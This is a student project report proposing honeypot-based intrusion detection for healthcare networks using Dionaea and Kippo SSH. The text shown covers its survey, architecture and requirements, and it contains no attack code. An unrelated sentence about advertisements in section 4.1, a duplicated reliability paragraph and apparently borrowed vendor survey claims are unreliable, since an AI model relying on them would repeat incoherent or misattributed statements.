

# **Information Security in Healthcare Organizations**

A PROJECT REPORT

submitted by

**Aastha Yadav**  
**13BCE0624**  
**Sarthak Raisurana**  
**13BCE0232**

*in partial fulfillment for the award*

of the B.Tech degree in  
Computer Science and Engineering

**School of Computer Science and Engineering**







## School of Computer Science and Engineering

### DECLARATION

We hereby declare that the project entitled “**Information Security in Healthcare Organisations**” submitted by us to the School of Computer Science and Engineering, VIT University, Vellore-14 in partial fulfillment of the requirements for the award of the degree of **Bachelor of Technology in Computer Science and Engineering** is a record of bonafide work carried out by me/us under the supervision of **Iyengar N.Ch.S.N., Senior Professor - SCOPE**. I further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma of this institute or of any other institute or university.

Signature

**Aastha Yadav (13BCE0624)**

Signature

**Sarthak Raisurana (13BCE0232)**



## School of Computer Science and Engineering

### CERTIFICATE

The project report entitled “**Information Security in Healthcare Organisations**” is prepared and submitted by **Candidates Aastha Yadav (Register No: 13BCE0624), and Sarthak Raisurana (Register No: 13BCE0232)**. It has been found satisfactory in terms of scope, quality and presentation as partial fulfilment of the requirements for the award of the degree of **Bachelor of Technology in Computer Science and Engineering** in VIT University, India.

**Guide**  
(Name & Signature)

**Internal Examiner**  
(Name & Signature)

**External Examiner**  
(Name & Signature)

## **ACKNOWLEDGEMENT**

I take this opportunity to express my deepest gratitude and special thanks to my project guide, Prof. Iyengar N. Ch. S, N., who in spite of being extraordinarily busy with his responsibilities, took time out to hear me out, guide me and keep me on the correct path and allowed me to carry out our project at this university for our final year.

We extend our sincere thanks to Prof. Senthil Kumar R. Head of Department, B.Tech. Computer Science and Engineering, for giving us this opportunity and arranging all facilities required for the project.

It is my radiant sentiment to place on record my best regards, deepest sense of appreciation to the Prof. Arun Kumar T., Dean, School of Computing Sciences and Engineering, for his careful and precious guidance which were extremely valuable for my studies both theoretically and practically.

I recognize this opportunity as a big milestone in my career development. I will strive to use gained skills and knowledge in the best possible way. For this I would like to extend our heartfelt thanks to VIT University, Vellore.

# CONTENTS

| Chapter Title  | Page |
|--|------|
| Title Page   | i    |
| Declaration  | ii   |
| Certificate  | iii  |
| Acknowledgement  | iv   |
| Table of Contents  | v    |
| List of Tables   | vii  |
| List of Figures  | viii |
| List of Abbreviations  | ix   |
| Abstract   | x    |
| 1. Introduction .....  | 1    |
| 1.1. Theoretical Background .....  | 1    |
| 1.2. Motivation .....  | 2    |
| 1.3. Aim of the proposed Work .....  | 2    |
| 1.4. Objective(s) of the proposed work .....                                       | 2    |
| 1.5. Report Organization .....   | 2    |
| 2. Literature Survey.....  | 3    |
| 2.1. Survey of the Existing Models/Work .....                                      | 3    |
| 2.2. Summary/Gaps identified in the Survey .....                                   | 5    |
| 3. Overview of the Proposed System .....   | 6    |
| 3.1. Introduction.....   | 6    |
| 3.2. Framework, Architecture or Module for the Proposed System<br>.....            | 7    |
| 3.3. Proposed System Model(ER Diagram/UML Diagram/Mathematical<br>Modelling) ..... | 9    |
| 4. Proposed System Analysis and Design(As Per IEEE Standard) .....                 | 11   |
| 4.1. Introduction .....  | 12   |
| 4.2. Requirement Analysis .....  | 11   |
| 4.2.1. Functional Requirements .....   | 11   |

|            |  |    |
|------------|--|----|
| 4.2.1.1.   | Product Perspective .....  | 11 |
| 4.2.1.2.   | Product features .....   | 11 |
| 4.2.1.3.   | User characteristics .....   | 12 |
| 4.2.1.4.   | Assumption & Dependencies .....  | 12 |
| 4.2.1.5.   | Domain Requirements .....  | 12 |
| 4.2.1.6.   | User Requirements .....  | 12 |
| 4.2.2.     | Non Functional Requirements .....  | 13 |
| 4.2.2.1.   | Product Requirements .....   | 13 |
| 4.2.2.1.1. | Efficiency (in terms of Time and Space) .....  | 13 |
| 4.2.2.1.2. | Reliability .....  | 13 |
| 4.2.2.1.3. | Portability .....  | 14 |
| 4.2.2.1.4. | Usability .....  | 14 |
| 4.2.3.     | Engineering Standard Requirements (Explain the applicability for your<br>work w.r.to the following operational requirement(s)) ..... | 15 |
|            | • Economic   |    |
|            | • Environmental  |    |
|            | • Social   |    |
|            | • Political  |    |
|            | • Ethical  |    |
|            | • Health and Safety  |    |
|            | • Sustainability   |    |
|            | • Legality   |    |
|            | • Inspectability   |    |
| 4.2.4.     | System Requirements .....  | 16 |
| 4.2.4.1.   | H/W Requirements .....   | 16 |
| 4.2.4.2.   | S/W Requirements .....   | 16 |
| 5.         | Results and Discussion(As Per IEEE Standard) .....   | 22 |
| 5.1.       | Sample Test Cases .....  | 22 |
| 5.2.       | Summary of the Result .....  | 33 |
| 6.         | Conclusion, Limitations and Scope for future Work .....  | 36 |
|            | References .....   | 36 |

## LIST OF TABLES

| Title  | Page |
|--|------|
| Table 5.1.1 Testcase 1                             | 22   |
| Table 5.1.2 Testcase 2                             | 23   |
| Table 5.1.3 Testcase 3                             | 24   |
| Table 5.1.4 Testcase 4                             | 25   |
| Table 5.1.5 Testcase 5                             | 26   |
| Table 5.1.6 Testcase 6                             | 27   |
| Table 5.1.7 Testcase 7                             | 28   |
| Table 5.1.8 Testcase 8                             | 29   |
| Table 5.1.9 Testcase 9                             | 30   |
| Table 5.1.10 Testcase 10                           | 31   |
| Table 5.1.11 Testcase 11                           | 32   |
| Table 5.2.1 Kippo's logged contents                | 35   |
| Table 5.2.2 Honeypot Systems as security mechanism | 36   |



## LIST OF FIGURES

| <b>Title</b>   | <b>Page</b> |
|--|-------------|
| Figure 3.2.1: Architecture of proposed Network Design                | 7           |
| Figure 3.3.1: Activity Diagram flow of the system                    | 9           |
| Figure 3.3.2: Use case diagram of the system                         | 10          |
| Figure 4.2.4.2.1: VMware running Ubuntu 14.04                        | 18          |
| Figure 4.2.4.2.2: EC2 instance setup for Dionaea and Kippo SSH       | 19          |
| Figure 4.2.4.2.3: Dionaea Setup                                      | 21          |
| Figure 5.2.2.1: Metasploit Exploitation performed                    | 33          |
| Figure 5.2.2.2: Dionaea.log spits out the information                | 34          |
| Figure 5.2.2.3: VirusTotal scan of the file                          | 34          |
| Figure 5.2.2.4: Intruder's activity on Kippo on the fake file system | 35          |

## **LIST OF ABBREVIATIONS**

| <b>Abbreviation</b> | <b>Expansion</b>           |
|---------------------|----------------------------|
| IDS                 | Intrusion Detection System |
| DMZ                 | De Militarised Zone        |
| SSH                 | Secure Shell               |

## ABSTRACT

Healthcare Organizations have seen an alarming rise in cyber-attacks in the recent years. One way a hacker could get control was by breaking into a medical network to gain access over the active medical devices that patients rely on for their survival. Ethical health research and privacy protections both provide valuable benefits to society. Health research is vital to improving human health and health care. Protecting patients sensitive data involved in research from the harms caused by breached information is essential to ethical research. The primary reason for protecting personal privacy is to protect the interests of individuals. Protecting the security of data in health research is important because healthcare organization requires the collection, storage, and use of large amounts of personally identifiable health information, much of which may be sensitive and potentially embarrassing. Our network model proposes a low-interaction and a medium-interaction honeypot based intrusion detection system using Dionaea and Kippo SSH to secure our internal network and study the activities of the intruders. We also look at a possible Metasploit attack and Brute force attack logged by Dionaea and Kippo SSH which prepares the Malware Analysis report of the suspicious file downloaded.

**Keywords:** low-interaction honeypot, medium-interaction honeypot, Dionaea, Kippo SSH, Metasploit attack, Brute force attack



## 1. Introduction

### 1.1. Theoretical Background

A honeypot is a program, machine, or system put on a network as bait for attackers. The idea is to deceive the attacker by making the honeypot seem like a legitimate system. A honeynet is a network of honeypots set up to imitate a real network. Honeynets can be configured in both production and research environments. A research honeynet studies the tactics and methods of attackers. A production honeynet is set up to mimic the production network of the organization. This type of honeynet is useful to expose the organizations current vulnerabilities. Honeypots return highly valuable data that is much easier to interpret than that of an IDS (Intrusion Detection System). The information gathered from honeypots can be used to better prepare system administrators for attacks.

### 1.2. Motivation

Ethical health research and privacy protections both provide valuable benefits to society. Health research is vital to improving human health and health care. Protecting patients involved in research from harm and preserving their rights is essential to ethical research. The primary justification for protecting personal privacy is to protect the interests of individuals. Protecting the security of data in health research is important because health research requires the collection, storage, and use of large amounts of personally identifiable health information, much of which may be sensitive and potentially embarrassing. Recent trends have shown attacks being performed at an alarming rate which requires a complete analysis of hacker's activity to be tracked to secure the very sensitive healthcare information. This calls for building an Intrusion Detection System (IDS) such as honeypots that keeps track of hacker's moves and to move towards more secure network architecture.

### 1.3. Aim

The idea of the proposed work is to study honeypot systems placed in a healthcare organization network to act against hacker activity and to observe the behavior to inform the administration about vulnerabilities using low-interaction production honeypots. This gives us the essential information to prosecute the attacker by making sure it does not leak any real data.

### 1.4. Objectives of the proposed system

- i. Use production honeypots to create an Intrusion Detection System.
- ii. Identify points of attack to place the honeypot systems.
- iii. Identify the attacks it acts as a security mechanism against.

### 1.5. Report Organization

This report consists of six sections.

The first section consists of the introduction of our project. The theoretical background covers the theory behind honeypots, what they do and what they can be used for. The motivation explains the reason why we chose intrusion detection in healthcare organizations as the topic for our project. Aim of the proposed work briefly gives an outlook of what we want to learn and hope to achieve by using honeypots in the network of the healthcare organization. Objective of the project represents what we want the honeypot in the network to do.

The second section consists of the literature survey, where we discuss existing methodologies and existing material on the topic of honeypots and intrusion detection systems. Also discussed are possible drawbacks of the existing systems and their possible drawbacks.

The third section provides an overview of the system that we are proposing. This includes an introduction to the modules of the system, the architecture of the system and UML diagrams such as activity diagram and use-case diagram. The fourth section represents the Proposed System Analysis and Design, giving an in-depth overview of the proposed system, while analyzing its various components, requirements, features and characteristics. The fifth section presents the results of the project with sample test cases, summary. The sixth section provides a conclusion to the project, elucidating its current limitations and scope for possible future work in the topic. An appendix of terms used frequently is provided next. Annexure – I consists of screenshots and sample code used in the project. References list the material and resources we have used to make this project, such as papers and websites.

## 2. Literature Survey

### 2.1. Survey of the existing work/models

We propose using honeypots as a form of intrusion detection in the networks of healthcare organizations to keep patient data secure.

Existing Intrusion Detection Systems:

NETWORK BASED:

Network-based Intrusion Detection Systems (NBIDS) are just what the name implies, “Network Based”. This system uses a device that is directly connected to a network segment to monitor traffic flows. The device uses these traffic flows as its data source to determine whether the traffic matches a known attack signature or pattern. The three main signatures that the NBIDS uses are; **attack text string, port signatures, and header signatures**. By using the network as a data source, the NBIDS give the ability to monitor entire segments of the network for malicious behavior.

HOST BASED:

Host-Based Intrusion Detection Systems (HBIDS) are another type of IDS to be considered. HBIDS typically consist of loading software on the system being monitored. The software monitors the system for changes resembling an attack or threat. HBIDS uses log files, auditing agents, communication traffic, system file integrity, suspicious processes, and user privileges to determine threats and attacks. Because the system is monitoring the individual host, it is effective in detecting isolated attacks including trusted-insider attacks.

**Different models of Intrusion detection:**

Intrusion Detection Systems also vary in way they determine an attacks and threat. The most prevalent models used to detect attacks include algorithms for statistical anomaly detection, rules-based detection, and a hybrid of the two. As with the type of IDS, the different models have advantages and disadvantages associated with each. The concept is to deploy the model that is most effective in the environment in which it will be used.

**Statistical-anomaly model** does just as the name implies, it looks for statistical abnormalities. This model runs under the assumption that abnormal behavior is indicative of a threat. The Statistical-anomaly model uses factors such as log files, audits, file/folder properties, and traffic patterns to determine normal system behavior. The key to the statistical-anomaly model is what the systems considered normal behavior. Also, we must determine how much suspicious behavior must deviate for the normal profile to be considered an attack. Deviation from normal activities is the basis for this IDS model.

**Rule or Signature-based model:** Most attacks are characterized by a sequence of events, making it is possible to create signatures to define these threats. The Signature-based system examines its data source for matches to predefined signatures or activities. The system alarms attack matches to the signatures are found in the data. This model is easier to implement and maintain than the anomaly model. As the system has very specific events that it is searching for, it has a very low false positives rate in comparison to Anomaly based IDS.



## 2.2. Summary/Gaps identified in the Survey

**Network based:** Although the NBIDS is good for detecting broad network attacks or threats, it does have some drawbacks. Because the system is monitoring the network, it may not detect isolated attacks or threats. Therefore, NBIDS isn't as effective for detecting things such as trusted-insider attacks that may only target specific devices. So if one individual machine is compromised, it may not be detected if it isn't passing suspicious traffic over the network. Also, if an attack is disguised in legitimate network traffic such as HTTP, FTP, SMTP, etc., it could potentially be missed. So although the NBIDS does have drawbacks, it can be an effective security monitoring device to complement existing security measures.

**Host Based:** One drawback of the Host-based system is software must be installed and monitored on individual devices. In a large environment, this could become overwhelming.

**Statistical Anomaly:** The driving force in anomaly IDS is the use of abnormalities for detection. For this detection to occur, normal behavior must be identified. This normal behavior profile can either be manually created or can be adaptively learned. If the profile is created manually, it must be updated as the system evolves so it doesn't become outdated. Alternatively, if the profile is adaptively learned, there is an increased risk of false positives indicating an attack when one isn't present. Because the anomaly based system works off of a normal profile to detect abnormalities, it is a very customizable model for an organization to use. Along with the customization come high false-positive rates as well as high maintenance to update the "normal" profile.

**Rule or Signature-based model:** It can only detect attacks for which it has signatures. This need for signatures causes the system to be unable to detect new threats or "Zero Day" attacks.

### 3. Overview of the system

#### 3.1. Introduction and related concepts

**Honeypots** are closely monitored decoys that are employed in a network to study the trail of hackers and to alert network administrators of a possible intrusion. Using honeypots provides a cost-effective solution to increase the security posture of an organization. Even though it is not a panacea for security breaches, it is useful as a tool for network forensics and intrusion detection. Nowadays, they are also being extensively used by the research community to study issues in network security, such as Internet worms, spam control, DoS attacks, etc.

#### **Why Hospital Organizations is a vulnerable sector for cyber-attacks?**

According to research we sponsored earlier this year with the Ponemon Institute, within healthcare and pharmaceutical companies, an average of 30% of outbound web traffic is encrypted today and these organizations expect that percentage to increase to 48% over the next 12 months. Indeed, healthcare organizations have been taking a multipronged approach, using a combination of people, policies and technical controls to combat cyber-attack and protect information, with encryption being considered as a best practice for protecting the electronic medical records (EMR) and personal health information (PHI) of patients. Despite the fact that sectors will more likely be taking far harsher cyber security precautions which will ward off lethal attacks, the growing proliferation of cheap, connected Internet of Things (IoT) devices such as fitness wearable will provide an easy gateway for criminals to illegally access critical information and personal data.

In a recent SANS survey, the findings of this study indicate that 7 percent of traffic was coming from radiology imaging software, another 7 percent of malicious traffic originated from video conferencing systems, and

another 3 percent came from digital video systems that are most likely used for consults and remote procedures. In this study, most of the malicious traffic passed through or was transmitted from VPN applications and devices (33 percent), 13 whereas 16 percent was sent by firewalls, 7 percent was sent from routers and 3 percent was sent from enterprise network controllers (ENCs). This indicates that the security devices and applications themselves were either compromised, which is a common tactic among malware families, or that these “protection” systems are not detecting malicious traffic coming from the network endpoints inside the protected perimeter—inside the firewall or behind the VPN concentrator. If they are not detecting, they are not reporting—and that means they are out of compliance with privacy and security regulations for patient data. This report, however, shows that the systems were compromised for long periods of time, and even when alerted to their system’s actions, the organizations did not repair the vulnerabilities.

### 3.2. Architecture




Figure 3.2.1: Architecture of proposed Network Design

The above proposed model will make use of **low-interaction Virtual Honeypot** to collect malware in an automated way. A low-interaction honeypot provides only limited access to the operating system. By

design, it is not meant to represent a fully featured operating system and usually cannot be completely exploited. As a result, a low-interaction honeypot is not well suited for capturing zero-day exploits. Instead, it can be used to detect known exploits and measure how often your network gets attacked. The advantages of low-interaction honeypots are manifold. They are easy to set up and maintain. They do not require significant computing resources, and they cannot be compromised by adversaries. The risk of running low-interaction honeypots is much smaller than running honeypots that adversaries can break into and control. On the other hand, that is also one of the main disadvantages of the low-interaction honeypots. They only present the illusion of a machine, which may be pretty sophisticated, but it still does not provide an attacker with a real root shell.

The aim of this project is to look at an approach to collect malware with the help of honeypots. This will help us build an Intrusion Detection System (IDS) against malware which in the form of botnets can bring down almost any server through Distributed Denial of Service (DDoS), the combined power of many compromised machines is a constant danger even to uninfected sites.

Honeypots in the DMZ, for example, being exposed to external traffic will detect external attacks and probes. Given the current amount of noise in the Internet this will probably amount for lots of unimportant probes and scans together with the important ones. On the other hand, honeypots in the internal network would detect internal attacks, either true malicious activity or just bad traffic generated by infected or misconfigured systems. As most of the attacks in a healthcare organization are performed by insiders, it would be ideal to place the honeypot inside LAN to catch any malware or malicious activity.

### 3.3. Proposed System Model

#### Activity Diagram




Figure 3.3.1: Activity Diagram flow of the system

This activity diagram represents the flow of events in the system. Any external access request from the internet to the network of the healthcare organization goes through the DMZ of the firewall and the traffic is routed to the honeynet setup. The appropriate honeypot scans the traffic for malicious activity, specifically malware. If malware is detected, the IP address from which the malware originated is blocked.

Otherwise, the traffic is rerouted to the healthcare network where proper authentication is done.

### Use Case Diagram




Figure 3.3.2: Use case diagram of the system

The use case diagram represents the different users that interact with the system. A normal user without malicious intentions simply enters their credentials in the authentication phase of connecting to the network. An attacker, on the other hand, may be involved in malicious activity such as injecting XSS scripts, using SQL injection to compromise the database, uploading malicious files (malware) or making use of botnets. For such a user, the honeypot needs to block them and log the malicious attack attempted. The network administrator of the healthcare organization analyses logs of the honeypots and decides whether to take action against suspicious IP addresses or malware logged by the honeypot. The network administrator can also monitor threat activity, download the malware associated with the attacks to further analyze or generate reports from the honeypot.

## 4. Proposed System Analysis and Design

### 4.1 Introduction

The proposed system comprises a dedicated machine acting as a honeypot for detecting malware. The honeypot will monitor the network traffic and try to detect malware. To deploy the system one must place the honeypot in the DMZ of the network of the healthcare organization. The honeypot tracks all the access requests to the network, logs them and generates reports about malicious activity that it detected after fixed time intervals.

The system will be able to provide more specific and relevant advertisements to users based on data they have collected on the users from various sources. The system proposed by this paper is based on analyzing the network traffic and the digital signatures of the devices and users trying to get access to the network.

Finally the reports are analyzed, and then appropriate action is taken by the network administrator.

## 4.2 Requirement Analysis

### 4.2.1 Functional Requirements

#### 4.2.1.1 Product Perspective

The product consists of a guest virtual machine running on VMware which acts as a honeypot system to catch intruders by doing complete analysis of malware and logs maintained by log management software. The system could be deployed in any organization network in DMZ or inside the LAN for observing activity.

#### 4.2.1.2 Product features

The log management tool is used to comb through the logs of the honeypot, so that it can classify the type of attack, record IP addresses and also categorize the types of malware. Modules such as VirusTotal API can scan the malware and generate reports on it automatically through the log management tool. This gives data to the administration to improve their security guidelines within hospital administration.

#### 4.2.1.3 User characteristics

The end user of the proposed system will be the systems administrator of the IT department of the hospital or healthcare organization, who will be notified of the malware and intrusions detected by the honeypot. The user should have a thorough knowledge of honeypots, types of intrusions and should also be well versed with handling a computer or the end system.

#### 4.2.1.4 Assumption and Dependencies

The system requires a steady internet connection so that none of the data packets being intercepted by the honeypot is lost. It is also assumed that the end user of the system is an IT systems administrator, or a network security professional who can understand the threats detected by the honeypot and take action.

Another assumption made is that the module will be placed in a strategic location between firewalls to ensure that the system doesn't get compromised by external factors.

#### 4.2.1.5 Domain requirements

The domain of the proposed system requires a steady internet connection to ensure that the data packets being intercepted by the honeypot and transmitted to the systems administrator are not lost. The software also requires a consistently functioning system to be run on, because threats can be detected at any time.

#### 4.2.1.6 User Requirements

The user requires the system to provide accurate and reliable data. The system should be free of errors and should be easy to use. The system



should also provide tools to the user in order to analyze the data, and should detect and report threats with accuracy.

#### 4.2.2 Non Functional Requirements

##### 4.2.2.1 Product Requirements

###### 4.2.2.1.1 Efficiency

The system should be highly efficient. Efficiency is a measurable quantity which is determined by the ratio of output to input. The concept of achieving desired results is what is termed as effectiveness. It doesn't usually require too many complicated mathematical calculations other than addition. Efficiency can also be expressed as a percentage of the result that could preferably be expected. Hence the System should be very efficient and its sensors should react on time.

The system needs to be efficient in terms of response time of intercepting, detecting and reporting threats. Peak network traffic times should not affect the response time of the system. Also, reports sent from the honeypot need to be monitored periodically and with scrutiny, so that threats can be properly dealt with.

###### 4.2.2.1.2 Reliability

Reliability is the characteristic of computer-related component that performs a particular task according to requirements. Reliability, availability and serviceability are the three most important aspects of design which should be considered while making a system. If a product is totally free of errors, then it is to be considered as reliable but often vendors describe reliability in terms of percentage. If bugs have been removed from previous releases, then the product is said to be reliable. Institute of

Electrical and Electronics Engineers ( IEEE ) sponsors an organization devoted to reliability in engineering called the IEEE Reliability Society (IEEE RS). It encourages industry-wide acceptance of a systematic approach to project such that it will help to ensure production of reliable products. Reliability in fields of maintenance and analysis are also taken into consideration.

Reliability is the characteristic of computer-related component that performs a particular task according to requirements. Reliability, availability and serviceability are the three most important aspects of design which should be considered while making a system. If a product is totally free of errors, then it is to be considered as reliable but often vendors describe reliability in terms of percentage. If the system should have a long mean time between failures. Creating a system that the users can trust would mean having a good data retention system, in case it is required in the future. More importantly, this retained data shouldn't change over time. System performance can be manually monitored by testing the honeypot with mock attacks.

#### 4.2.2.1.3 Portability

The system has to be placed within the demilitarized area of the firewall of the healthcare network. Therefore, substantial initial configuration is required. However, since it is an entirely software system, it can be installed on any running system after reconfiguring the network.

#### 4.2.2.1.4 Usability

The system shall allow the users to access it over internet. The end users will be able to adapt to the system with minimum training. Privacy is maintained by access only being provided to the central computer and no data can be leaked.

#### 4.2.3 Engineering Standard Requirements

The software is developed using free and open source tools. It adheres to the IEEE networking protocols.

- Economic

The system proposed in this project is economically feasible since it uses low-interaction virtual honeypots which does not intrude with the system as much to act as a platform of attack itself. The working code is written in python and shell programming, using open source libraries which doesn't account to any economic expense.

- Environmental

The system consists of a virtual system installed in an already existing network of computers, so there are no new environmental impacts.

- Social

The system helps prevent theft and modification of patient data. This is beneficial to the society because it helps ensure the privacy of data of the patients and prevents misdiagnosis, and also prevents the data from being tampered with.

- Political

Sometimes politicians are admitted to hospitals and their healthcare data is especially vulnerable, due to the political consequences. There are many malicious uses the data can be put to, causing widespread chaos. This system helps in reducing the possibility of that.

- Ethical

Since the main purpose of the system is to prevent malicious attacks, it adheres to the ethics of society, perhaps even contributing to it.

- Health and Safety

There are no health consequences to users of the system because it is a purely virtual system, and it is safe because the honeypot does all of the work.

- Sustainability

The system uses modern technologies and uses relatively low resources, hence can be sustained. Occasional updates are required.

- Legality

No illegal activities were performed in the development of the system.

- Inspectability

Ability to customise the honeypots, analyse the different modules ensures inspectability of the system.

#### 4.2.4 System requirements

##### 4.2.4.1 H/W Requirements

A reliable, running system is required on which the software can be installed. A stable internet connection at all times is required. The system should have at least 4GB RAM and a dedicated hard disk drive which can store the honeypot logs.

##### 4.2.4.2 S/W Requirements

The system should run Linux and have basic networking modules installed.

Packages installed: requires GNU adns, libcurl, libmagic, and PCRE library.

Log management tools used: tcpdump, Wireshark, Kippo (Server)

Virtualization Software: VMware Workstation

Other Software tools: Amazon web Services EC2 Instance

Attacker System OS: Kali Linux

Attacking System OS: Ubuntu 14.04


#### 4.2.4.2.1 VMware Workstation

